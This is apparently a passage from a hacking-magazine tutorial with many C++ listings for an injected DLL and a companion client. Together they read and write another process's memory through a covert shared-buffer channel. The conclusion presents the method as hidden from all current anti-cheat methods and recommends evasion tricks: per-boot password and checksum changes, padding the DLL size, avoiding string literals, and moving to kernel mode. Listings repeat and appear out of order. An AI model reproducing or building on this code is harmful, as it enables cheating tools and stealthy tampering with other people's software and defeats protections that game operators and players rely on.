CClientConnection * WINAPI CClientConnection::CreateBufferAt( LPVOID _
lpvAddress )
{
        // Check the buffer for being valid memory.
        if ( ::IsBadReadPtr( _lpvAddress, sizeof( HITB_COMMUNICATION_BUFFER )
) ) {
                return NULL;
        }
        // Address is valid.  Is the data valid?
        LPHITB_COMMUNICATION_BUFFER lpcbBuffer =
reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_lpvAddress);
        // Check for the secret password.
        if ( ::memcmp( lpcbBuffer->u.idWaitReply.bPass, "012345678",
sizeof( lpcbBuffer->u.idWaitReply.bPass ) ) != 0 ) {
                // Wrong password!  This message is fake and was not sent by
our DLL.  Give no response.
                return NULL;
        }
        // Data appears to be valid. We have communication with a DLL in
another process now.
        return new CClientConnection( _lpvAddress );
}
```

Listing 14. Creating a connection to the DLL from the client.

```
BOOL WINAPI CClient::AddDllConnection( LPVOID _lpvComAddress ) {
        // Let the CClientConnection class determine whether the address is
good or not.
        CClientConnection * pmmcCom =
CClientConnection::CreateBufferAt( _lpvComAddress );
        if ( !pmmcCom ) { return false; }
        // It is good, so add it to our list.
        ::EnterCriticalSection( &m_csCommunicationLock );
        m_pmmcConnections.push_back( pmmcCom );
        ::LeaveCriticalSection( &m_csCommunicationLock );
        return true;
}
```

Listing 15. Hooking up the connection to the message-handler in the client.

```
        case HITB_COMMUNICATION_BUFFER::HITB_INIT_MESSAGE : {
                // A DLL is trying to communicate with us! Handle it.
                m_pManager->
AddDllConnection( reinterpret_cast<LPVOID>(_lParam) );
                break;
        }
```

Listing 16. In the DLL we check for a reply from any potential clients.

```
class CDllMagic {
      …
      static BOOL WINAPI            BufferGotReply( const HITB_COMMUNICATION_
BUFFER &_cbLocalBuffer, CProcess &_pProc );
};
…
/**
 * Check a local buffer to see if there has been a reply posted in the
application in which the buffer was allocated.
 */
BOOL WINAPI CDllMagic::BufferGotReply( const HITB_COMMUNICATION_BUFFER &_
cbLocalBuffer, CProcess &_pProc ) {
        // Attempt to open the given process.
        HANDLE hTarget = _pProc.OpenProcess( PROCESS_VM_READ | PROCESS_VM_
WRITE | PROCESS_VM_OPERATION, FALSE, _cbLocalBuffer.dwId );
        if ( !hTarget ) { return FALSE; }
        // Process opened.  Read the remote buffer.
        HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
        if ( _pProc.ReadProcessMemory( hTarget, _cbLocalBuffer.
pcbRemoteAddress, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
                ::CloseHandle( hTarget );
                return cbRemoteBuffer.mType ==
HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY;
        }
        ::CloseHandle( hTarget );
        return FALSE;
}
```

Listing 17. The bold area shows our addition to the searching routine.

```
DWORD WINAPI CDllMagic::SearchThread( LPVOID _lpvParm ) {
      CDllMagic * pmmThis = reinterpret_cast<CDllMagic *>(_lpvParm);

      while ( pmmThis->m_bRun ) {
                …
                if ( hSnap != INVALID_HANDLE_VALUE ) {
                        …
                        if ( ::Process32First( hSnap, &peEntries ) ) {
                                …
                        }
```

DllIsInProc simply scans the given process for modules matching the name of the current DLL. The code for this is shown in *Listing 9*.

With this code in place, we can run the DLL from the main entry point as shown in *Listing 10*.

Client Response

With the DLL ready to broadcast messages, let's take a look at the client end, whose first task is to receive these messages. The message is sent to every window, so catching it is simple, as *Listing 11* demonstrates.

We catch the message here in the main window procedure for our client application. _lParam holds the address in the contexts of our application where the communication buffer has been placed.

To test that your system is working, put a useless line of code above the break (such as "int jhgdjhg = 0;" and breakpoint the useless line of code. Run your client in debug mode in Microsoft® Visual Studio® and inject your DLL into any other process (as you recall, the DLL may be injected via any means). Shortly after injection the breakpoint should be hit, indicating that the communication system is up and running.

Like in the DLL, we want a class to handle communications with DLL's. This class is really very simple, as it mainly just needs a pointer to the communication buffer and an interface for working with that buffer. We will use the interface for every request we send to the DLL. For example, when we want to read the process memory of a DLL-infected process we will go through the communication class and it will handle all possible situations that can arise during the communication process, including the successful completion of the read operation and the failure of the operation. The start of the class is shown in *Listing 12*.

Listing 17. The bold area shows our addition to the searching routine.

```
                        // Free resources.
                        ::CloseHandle( hSnap );
                        …
                }
                ::EnterCriticalSection( &pmmThis->m_csCrit );
                // Check for replies from the client application(s).
                for ( size_t I = pmmThis->m_lpcbBuffers.size(); I--; ) {
                        if ( BufferGotReply( (*pmmThis->m_lpcbBuffers[I]),
pmmThis->m_pProcess ) ) {
                                // A connection can be made to this
process.  Do it.
                                pmmThis->CreateLink( pmmThis->m_
lpcbBuffers[I] );
                        }
                }
                ::LeaveCriticalSection( &pmmThis->m_csCrit );
                // Only need to check about 3 times per second.
                ::Sleep( 1000UL / 3UL );
        }
        return 0UL;
}
```

Listing 18. The start of our DLL class to handle connections to clients.

```
class CTargetProcess {
public :
        // == Various constructors.
        WINAPI                                  CTargetProcess();
        // == Functions.
        BOOL WINAPI                             OpenTargetProcessById( DWORD
_dwId, LPVOID _lpvAddr, CProcess * _ppProc );
        VOID WINAPI                             Close();
protected :
        // == Members.
        // Access to target processes. The target process from our
perspective is the client application that is meant to interface with this DLL.
We are inside its target application.
        CProcess *                                      m_ppProcess;
        // The target process's ID.
        DWORD                                           m_dwId;
        // The handle to the target process.
        HANDLE                                          m_hTarget;
        // A thread that monitors the target process for being open. The target
process can close at any time, so we need to keep a second thread to monitor it so
we can cancel if we are waiting for a reply from the target process.
        HANDLE                                          m_hMonitorThread;
        // This flag tells us to abort when the target process closes.
        volatile LONG                                   m_lTargetClosed;
        // The communication buffer in the target process.
        LPHITB_COMMUNICATION_BUFFER             m_lpcbBuffer;
        // == Functions.
        static DWORD WINAPI                             MonitorThread( LPVOID
_lpvParm );
};
…
// == Various constructors.
WINAPI CTargetProcess::CTargetProcess() :
      m_ppProcess( NULL ),
      m_hTarget( NULL ),
      m_dwId( -0UL ),
      m_hMonitorThread( NULL ),
      m_lTargetClosed( 1 ) {
}
// == Functions.
/**
 * Open a target process. Must be called only once per instance of this class.
 */
BOOL WINAPI CTargetProcess::OpenTargetProcessById( DWORD _dwId, LPVOID _
lpvAddr, CProcess * _ppProc ) {
      m_ppProcess = _ppProc;
      // Attempt to open the given process.
      m_hTarget = m_ppProcess->OpenProcess( PROCESS_VM_READ | PROCESS_VM_WRITE
| PROCESS_VM_OPERATION, FALSE, _dwId );
      if ( !m_hTarget ) { return FALSE; }
      // Open succeeded. We are now attached to the client application and can
read and write its memory.
      m_dwId = _dwId;
      m_lTargetClosed = 0;
      m_lpcbBuffer = reinterpret_cast<LPHITB_COMMUNICATION_BUFFER>(_lpvAddr);
      // Set the mode in the target process to idle.
      HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
      if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
            cbRemoteBuffer.mType = HITB_COMMUNICATION_BUFFER::HITB_IDLE;
            m_ppProcess->WriteProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
      }
      // Start the monitoring thread.
      m_hMonitorThread = ::CreateThread( NULL, 0UL, MonitorThread, this, 0UL,
NULL );
      if ( !m_hMonitorThread ) { return false; }
      return TRUE;
}
/**
 * Detach from the target process. Waits for the monitoring thread to close.
 */
VOID WINAPI CTargetProcess::Close() {
```

There will be many connections to DLL's in the final run, so we keep an array of these. A simple std::vector<CClientConnection *> m_pmmcConnections will do fine. Managing the array of client connections is left up to the reader; in our case we are simply using the above vector and a critical section. Once the communication class is made, it will be clear how to use it, and any number of methods will work fine for managing these objects.

The constructor of the object applies the communication response, which at this point just means setting the buffer type to HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY.

The buffer may not be a valid memory location, so reading/writing to it may crash the client application. Rather than abort in the constructor, we make a static function that does this check and actually returns a pointer to a created object if the address is valid. See *Listing 13*.

With this static function helper, adding a communication object becomes easy. *Listing 14* shows an example function using our own management system.

All that remains is to hook this up to the window message. See *Listing 15*.

Sealing The Deal

With the client now responding to initial contact from the DLL, it is up to the DLL to catch that reply and create a dedicated thread for communication between the DLL and the client. We modify the search thread to check for replies from the client. First, the function that actually checks for the reply (*Listing 16*).

The client works locally in its own address space, so we begin by copying the client's reply buffer locally to the DLL. Once the buffer is local, the only check that needs to be made is on the buffer type.

Listing 18. The start of our DLL class to handle connections to clients.

```
      // If the monitoring thread does not exist then there is nothing to do.
This can only happen after the
      // target process has terminated or we cancel manually.
      if ( !m_hMonitorThread ) { return; }

      // Cancel the monitoring thread by incrementing m_lTargetClosed.
      ::InterlockedIncrementAcquire( &m_lTargetClosed );

      // The monitoring thread will either be closed already or will close
soon. Wait for it.
      ::WaitForSingleObject( m_hMonitorThread, INFINITE );

      // Close the handle to the thread.
      ::CloseHandle( m_hMonitorThread );

      // Ensure we do not repeat this action.
      m_hMonitorThread = NULL;
}
/**
 * The thread that monitors the target process for closing. When the target
process closes, this sets m_lTargetClosed to TRUE and exits.
 */
DWORD WINAPI CTargetProcess::MonitorThread( LPVOID _lpvParm ) {
      CTargetProcess * ptpThis = reinterpret_cast<CTargetProcess *>(_lpvParm);
      // Lower this thread priority. Not really necessary since we ::Sleep()
frequently.
      ::SetThreadPriority( ::GetCurrentThread(), THREAD_PRIORITY_LOWEST );
      // Monitor the target process. An efficient way to do this is is to
simply try to open the process repeatedly.
      // The class's thread may abort the loop by incrementing m_lTargetClosed
itself. We scan until this happens.
       while ( !ptpThis->m_lTargetClosed ) {
            HANDLE hTarget = ptpThis->m_ppProcess-
>OpenProcess( PROCESS_VM_OPERATION, FALSE, ptpThis->m_dwId );
            if ( !hTarget ) {
                  // Just break from the loop to error out or abort.
                  break;
                  }
                  ::CloseHandle( hTarget );
                  // Do not hog resources. Checking only 10 times per second
is fine enough.
                  ::Sleep( 1000UL / 10UL );
        }
        // If leaving the thread, indicate that the target process has been
closed so the main class will stop working with it.
        ::InterlockedIncrementAcquire( &ptpThis->m_lTargetClosed );
        return 0UL;
}
```

Listing 19. The logical update of the class that handles communication with a single client.

```
class CTargetProcess {
      …
      VOID WINAPI                   Tick();
};
…
/**
 * Performs one check in the target process for a message. If the client is
requesting information, this responds to the request.
 */
VOID WINAPI CTargetProcess::Tick() {
      // Read the buffer in the target process.
      HITB_COMMUNICATION_BUFFER cbRemoteBuffer;
      if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
            // If the buffer is a request for information about this process, handle it.
            switch ( cbRemoteBuffer.mType ) {
                  case HITB_COMMUNICATION_BUFFER::HITB_IDLE : { break; }
            }
      }
}
```

Listing 20. Updating is done in a loop until a request to close is issued.

```
class CTargetProcess {
      …
      static DWORD WINAPI           MainThread( LPVOID _lpvParm );
};
…
/**
 * The main thread that constantly checks the target process for messages/
requests.
 */
DWORD WINAPI CTargetProcess::MainThread( LPVOID _lpvParm ) {
      CTargetProcess * ptpThis = reinterpret_cast<CTargetProcess *>(_lpvParm);
      while ( !ptpThis->m_lTargetClosed ) {
            ptpThis->Tick();
      }
      return 0;
}
```

Listing 21. A new structure is created to group a connection class and the thread on which it runs.

```
class CDllMagic {
      …
protected :
      // == Types.
      /**
       * A target process entry and the thread on which it is running.
       */
      typedef struct HITB_TARGET_PROC {
            /** The target process. */
            CTargetProcess *          ptpProc;
```

Once this helper function is in place, it becomes easy to check for replies in the main DLL thread, as demonstrated by *Listing 17*.

At the beginning of the article we mentioned creating a class to handle single connections from the DLL to the client software. The job of CreateLink() is to make such a class and run it on its own thread. The class, running on its own thread, loops indefinitely until the connection is broken, either because the DLL application closed or because the client closed. Each iteration of the loop makes one check on the remote communication buffer and if a request has been made by the client application it is filled.

The shell of the class is shown in *Listing 18*.

This handles the basic functionality of the class: Attaching to and detaching from a client process and constantly checking the client process for closing. Notice that when the connection is made, the class sets the message in the target process (the client application) to idle. This must be done or the DLL will try to connect to the client repeatedly through the same buffer, since the message in the client application would otherwise remain as a response to initial contact.

Next we add the logic for handling requests from the client application to which we are connected. One call to this function will perform a single request check and, if a request is found, will satisfy the request. *Listing 19* shows this function.

We begin by handling only the idle message, which is the only message possible at this point. This function is meant to be called repeatedly on its own thread. Next, we add the thread function itself, which is a public and static function. This is one of the simplest functions and needs little explanation (*Listing 20*).

Listing 21. A new structure is created to group a connection class and the thread on which it runs.

```
            /** The thread on which it is running. */
            HANDLE                  hThread;
      } * LPHITB_TARGET_PROC, * const LPCHITB_TARGET_PROC;

      // == Members.
      // Connections to client applications and the threads on which those
connections are running.
      std::vector<HITB_TARGET_PROC>           m_tpTargetProcesses;
      …
};
```

Listing 22. Creating and closing connections in the DLL.

```
class CTargetProcess {
      …
      BOOL WINAPI  CreateLink( LPHITB_COMMUNICATION_BUFFER _lpcbBuffer );
      VOID WINAPI  CloseConnection( HITB_TARGET_PROC &_tpProc );
};

…

/**
 * Make a link with a client application given the communication buffer we
originally used to make initial contact. The local buffer's type is changed
to indicate that the link has been established, preventing attempts to re-
link with the client. The local buffer is no longer needed after that, and
is not passed to the new CTargetProcess object.
 */
BOOL WINAPI CDllMagic::CreateLink( LPHITB_COMMUNICATION_BUFFER _lpcbBuffer ) {
      // Fail if not enough memory.
      HITB_TARGET_PROC tpProc;
      tpProc.ptpProc = new( std::nothrow ) CTargetProcess();
      if ( !tpProc.ptpProc ) { return FALSE; }
      // Made the process object. Make the thread that goes with it.
      tpProc.ptpProc->OpenTargetProcessById( _lpcbBuffer->dwId, _lpcbBuffer-
>pcbRemoteAddress, &m_pProcess );
      tpProc.hThread = ::CreateThread( NULL, 0UL, CTargetProcess::MainThread,
tpProc.ptpProc, 0UL, NULL );
      if ( !tpProc.hThread ) {
            delete tpProc.ptpProc;
            return false;
      }

      // Prepare to add the created process under the safety of a try/catch for STL.
      ::EnterCriticalSection( &m_csCrit );
      try {
            m_tpTargetProcesses.push_back( tpProc );
      }
      catch ( ... ) {
            CloseConnection( tpProc );
            ::LeaveCriticalSection( &m_csCrit );
            return FALSE;
      }

      // Flag the local buffer as idle. After doing this, it serves only the
purpose of informing the main thread that the remote buffer associated with
this local one will be freed by the client application.
      _lpcbBuffer->mType = HITB_COMMUNICATION_BUFFER::HITB_IDLE;

      ::LeaveCriticalSection( &m_csCrit );
      // Done.
      return TRUE;
}

/**
 * Remove a target process connection and close its thread.
 */
VOID WINAPI CDllMagic::CloseConnection( HITB_TARGET_PROC &_tpProc ) {
      // Tell the process to close.
      _tpProc.ptpProc->Close();
      // Wait for the thread to end.
      ::WaitForSingleObject( _tpProc.hThread, INFINITE );
      ::CloseHandle( _tpProc.hThread );
      _tpProc.hThread = NULL;

      // Delete the object.
      delete _tpProc.ptpProc;
      _tpProc.ptpProc = NULL;
}
/**
 * Stop everything.
 */
VOID WINAPI CDllMagic::Stop() {
      // Tell the search thread to stop.
      m_bRun = FALSE;
      // Wait for it to stop.
      ::WaitForSingleObject( m_hSearchThread, INFINITE );
      ::CloseHandle( m_hSearchThread );
      m_hSearchThread = NULL;

      ::EnterCriticalSection( &m_csCrit );
      // Close all open links to the client.
      for ( size_t I = m_tpTargetProcesses.size(); I--; ) {
            CloseConnection( m_tpTargetProcesses[I] );
      }
      m_tpTargetProcesses.clear();

      ::LeaveCriticalSection( &m_csCrit );
}
```

Finally, the job of the CreateLink() function is to create one of these objects and start it on its own thread. We create a nested structure for storing the class object and the handle to its running thread. See *Listing 21*.

Next we have 2 management routines for this array of connections, one of which creates connections (CreateLink()), and one of which closes connections, as shown in *Listing 22*.

Notice the addition to Stop().

WHAT IS HAPPENING

CreateLink() is already called when a response to initial contact is detected from the main DLL loop that searches for both open processes and replies to initial contact. Replies to initial contact are detected when the remote process (the client application) writes HITB_COMMUNICATION_BUFFER::HITB_INITIALREPLY to the mType member of its own buffer. When this change is detected from the DLL, a new CTargetProcess object is created to handle all of the remaining communications with that client. In order to avoid re-establishing connections to the same client, the buffer in the client process is remotely changed by the DLL, setting the mType member to HITB_COMMUNICATION_BUFFER::HITB_IDLE. This also signals to the client application that it can use its respective local buffer for communication.

Next, the DLL sends its new CTargetProcess object into a loop on its own thread that checks for and handles changes to the buffer in the remote client application. Each time it checks, it must copy the buffer locally. It modifies the client application directly, since the client application is not allowed to modify the DLL process in any way. The point of this communication network is to avoid methods of modifying the DLL process that might trigger anti-cheat protections.

Listing 23. Additions required to handle messages for reading and writing memory in the process in which the DLL lives.

```
typedef struct HITB_COMMUNICATION_BUFFER {
      enum HITB_MESSAGE {
            …
            /** A request to read process memory. */
            HITB_RPM,
            /** A request to write process memory. */
            HITB_WPM,
            };
            …
            /**
             * This structure contains the data for the client process to fill
out when requesting a read of process memory.
             */
            struct HITB_RPM_DATA {
                  /** The address to read locally. */
                  LPCVOID                 lpvBaseAddress;

                  /** The address where to write the data remotely. */
                  LPVOID                  lpvBuffer;

                  /** The amount of data to copy to the remote process on input.
                  *       On output, the number of bytes actually copied.
                  */
                  SIZE_T                  stSize;

                  /** Return value. */
                  BOOL                    bStatus;
            };
            /**
             * This structure contains the data for the client process to fill
out when requesting a write of process memory.
             */
            struct HITB_WPM_DATA {
                  /** The address to read remotely. */
                  LPVOID                  lpvBaseAddress;

                  /** The address where to write the data locally. */
                  LPCVOID                 lpvBuffer;

                  /** The amount of data to copy from the remote process on input.
                  *       On output, the number of bytes actually copied.
                  */
                  SIZE_T                  stSize;

                  /** Return value. */
                  BOOL                    bStatus;
            };
            …
            union HITB_COM_DATA {
                  …
                  // ReadProcessMemory() data.
                  HITB_RPM_DATA           rdRpm;

                  // WriteProcessMemory() data.
                  HITB_WPM_DATA           wdWpm;
                  }                       u;
} * LPHITB_COMMUNICATION_BUFFER, * const LPCHITB_COMMUNICATION_BUFFER;
```

Listing 24. Handling new messages

```
VOID WINAPI CTargetProcess::Tick() {
      …
      if ( m_ppProcess->ReadProcessMemory( m_hTarget, m_lpcbBuffer,
&cbRemoteBuffer, sizeof( cbRemoteBuffer ) ) ) {
            switch ( cbRemoteBuffer.mType ) {
                  case HITB_COMMUNICATION_BUFFER::HITB_IDLE : { break; }
                  case HITB_COMMUNICATION_BUFFER::HITB_RPM : {
                              // The client wants to read some memory in the
process of this DLL.
                              cbRemoteBuffer.mType =
HITB_COMMUNICATION_BUFFER::HITB_IDLE;
                              if ( ::IsBadReadPtr( cbRemoteBuffer.u.rdRpm.
lpvBaseAddress, cbRemoteBuffer.u.rdRpm.stSize ) ) {
                              // Fail.
                              cbRemoteBuffer.u.rdRpm.stSize = 0UL;
                              cbRemoteBuffer.u.rdRpm.bStatus = FALSE;
                  }
                  else {
                              // Write to the target process the requested bytes.
                              cbRemoteBuffer.u.rdRpm.bStatus = m_ppProcess-
>WriteProcessMemory( m_hTarget,
                                          cbRemoteBuffer.u.rdRpm.lpvBuffer,
cbRemoteBuffer.u.rdRpm.lpvBaseAddress, cbRemoteBuffer.u.rdRpm.stSize,
                                          &cbRemoteBuffer.u.rdRpm.stSize );
                              }
                              // File the return with the target process.
                              m_ppProcess->WriteProcessMemory( m_hTarget, m_
lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
                              break;
                              }
                              case HITB_COMMUNICATION_BUFFER::HITB_WPM : {
                                          // The client wants to write some memory
to the process of this DLL.
                              cbRemoteBuffer.mType =
HITB_COMMUNICATION_BUFFER::HITB_IDLE;
                              if ( ::IsBadWritePtr( cbRemoteBuffer.u.wdWpm.
lpvBaseAddress, cbRemoteBuffer.u.wdWpm.stSize ) ) {
                              // Fail.
                              cbRemoteBuffer.u.wdWpm.stSize = 0UL;
                              cbRemoteBuffer.u.wdWpm.bStatus = FALSE;
                  }
                  else {
                              // Read from the target process into this process.
                              cbRemoteBuffer.u.wdWpm.bStatus = m_ppProcess-
>ReadProcessMemory( m_hTarget, cbRemoteBuffer.u.wdWpm.lpvBuffer,
                                          cbRemoteBuffer.u.wdWpm.lpvBaseAddress,
cbRemoteBuffer.u.wdWpm.stSize,
                                          &cbRemoteBuffer.u.wdWpm.stSize );
                              }
                              // File the return with the target process.
                              m_ppProcess->WriteProcessMemory( m_hTarget, m_
lpcbBuffer, &cbRemoteBuffer, sizeof( cbRemoteBuffer ) );
                              break;
                  }
            }
      }
}
```

Listing 25. Initiating a request from the client to the DLL to read or write memory remotely.

```
class CClientConnection {
      …
      BOOL WINAPI             ReadProcessMemory( LPCVOID _lpvBaseAddress,
         LPVOID _lpvBuffer,
         SIZE_T _stSize,
         SIZE_T * _pstNumberOfBytesRead );
      BOOL WINAPI             WriteProcessMemory( LPVOID _lpvBaseAddress,
         LPCVOID _lpvBuffer,
         SIZE_T _stSize,
         SIZE_T * _pstNumberOfBytesWritten );
      …
protected :
      // == Members.
      …
      // Our critical section.
      CRITICAL_SECTION        m_csCrit;
};

…

/**
 * Read the memory of the process to which this communication is linked.
 */
BOOL WINAPI CClientConnection::ReadProcessMemory( LPCVOID _lpvBaseAddress,
      LPVOID _lpvBuffer,
      SIZE_T _stSize,
      SIZE_T * _pstNumberOfBytesRead ) {
      ::EnterCriticalSection( &m_csCrit );

      // Wait until the buffer goes to idle.
      while ( m_lpcbBuffer->mType != HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
         if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_CLOSING ) {
                  ::LeaveCriticalSection( &m_csCrit );
                  return FALSE;
         }
      }
      // Fill out our local buffer, changing the buffer type last.
      m_lpcbBuffer->u.rdRpm.lpvBaseAddress = _lpvBaseAddress;
      m_lpcbBuffer->u.rdRpm.lpvBuffer = _lpvBuffer;
     m_lpcbBuffer->u.rdRpm.stSize = _stSize;

      // Now change the buffer type and wait for the reply.
      ::InterlockedCompareExchangeAcquire( reinterpret_cast<LONG *>(&m_
lpcbBuffer->mType),
         HITB_COMMUNICATION_BUFFER::HITB_RPM,
         HITB_COMMUNICATION_BUFFER::HITB_IDLE );
         while ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_RPM ) {
         }
         // Request satisfied.
         // Check the buffer type.
         BOOL bRet = FALSE;
         if ( m_lpcbBuffer->mType == HITB_COMMUNICATION_BUFFER::HITB_IDLE ) {
                  if ( _pstNumberOfBytesRead ) {
                           (*_pstNumberOfBytesRead) = m_lpcbBuffer->u.rdRpm.stSize;
                  }
                  bRet = m_lpcbBuffer->u.rdRpm.bStatus;
         }
         else {
                  // All other buffer types are errors.
                  if ( _pstNumberOfBytesRead ) {
                           (*_pstNumberOfBytesRead) = 0UL;
                  }
         }
         ::LeaveCriticalSection( &m_csCrit );

         return bRet;
}
/**
 * Write to the memory of the process to which this communication is linked.
 */
BOOL WINAPI CClientConnection::WriteProcessMemory( LPVOID _lpvBaseAddress,
      LPCVOID _lpvBuffer,
      SIZE_T _stSize,
      SIZE_T * _pstNumberOfBytesWritten ) {

      ::EnterCriticalSection( &m_csCrit );

      // Wait until the buffer goes to idle.
```

LET'S COMMUNICATE!

The DLL and the client application are now in communication. All that remains is to decide what types of requests and can made. We will only show 2 requests in this article: Reading and writing of the DLL process's RAM.

In order to add a new request of any kind, the HITB_COMMUNICATION_BUFFER structure must be updated. We add a new request type to the enumeration and add a new structure for the data specific to that request type. In *Listing 23*, we add both the ReadProcessMemory() and WriteProcessMemory() requests.

In order to processes these messages we update the Tick() function on the CTargetProcess class (*Listing 24*).

When the client is requesting a read of memory, the actual operation that needs to be done is to copy memory from the DLL process to the client process. From the perspective of the DLL process, this resolves to a WriteProcessMemory(). The inverse holds for a request from the client to write memory to the DLL. After each request is answered, the return data must be sent back to the client, overwriting the previous buffer. We only modify data related to the type of request we are fulfilling.

Every request causes the buffer in the remote client application to be reset back to the idle state. The code in *Listing 25* is used in the client application to initiate a request.

Notice the addition of the HITB_COMMUNICATION_BUFFER::HITB_CLOSING buffer type. This tells us the request cannot be filled out due to the target process closing. Also note that it may be possible for our local buffer to become HITB_COMMUNICATION_BUFFER::HITB_CLOSING after our initial check. If we simply overwrite our local buffer with a copy operation, such as m_lpcbBuffer->mType = HITB_COMMUNICATION_BUFFER::HITB_WPM;, we stand the risk of entering an infinite loop, since the DLL would never respond to our request. This is why InterlockedCompareExchangeAcquire() was used.

Finally, in order to enter the HITB_COMMUNICATION_BUFFER::HITB_CLOSING state and to clear up the only resource leak, we add a destructor to the CTargetProcess class in the DLL. See *Listing 26*.

When the link to the client is closed from the DLL, we will no longer be able to reply to any requests from it, so the last message we send to it is HITB_COMMUNICATION_BUFFER::HITB_CLOSING. The destructor for this class happens only after both its monitoring thread and main-logic thread have completely stopped, so there is no risk of overwriting the buffer status in the middle of a pending request. The client application is coded to be aware that its buffer could be changed to HITB_COMMUNICATION_BUFFER::HITB_CLOSING at any time, and the solution is solid.

CONCLUSION

With this code in place, the client can simply call the ReadProcessMemory() function on its own communication object to read the memory of any process on the PC at any time, while remaining truly silent—hidden from all current anti-cheat methods.

This method is several times slower than direct access to a process, but can crack even the toughest of protections, and runs entirely in ring-3 using very basic coding principles. Improvements can be made as well. The password sent between the DLL and the client should be randomized on a per-boot basis, and hard-coded into the DLL. That is, the client application can actually modify the DLL itself, changing the password inside the DLL before it is injected for the next go. This also changes the DLL

MD5/checksum. The DLL size can be randomized at every boot as well by appending random bytes to the end of the file. This does not corrupt the DLL. Note that there are no string literals in the DLL. Strings are an easy way for the anti-cheat to detect your DLL.

The DLL is ready for upgrade to kernel-mode as well. By overriding the methods in the CProcess class, ring-0 exchange of information from the DLL to the client becomes easy, removing the most likely method of detection.

Nearly all working cheats for protected games work by injecting a custom DLL into the game itself. This method extends upon this idea to bring the target process out into the open where it can be controlled remotely by existing software.

Listing 25. Initiating a request from the client to the DLL to read or write memory remotely.

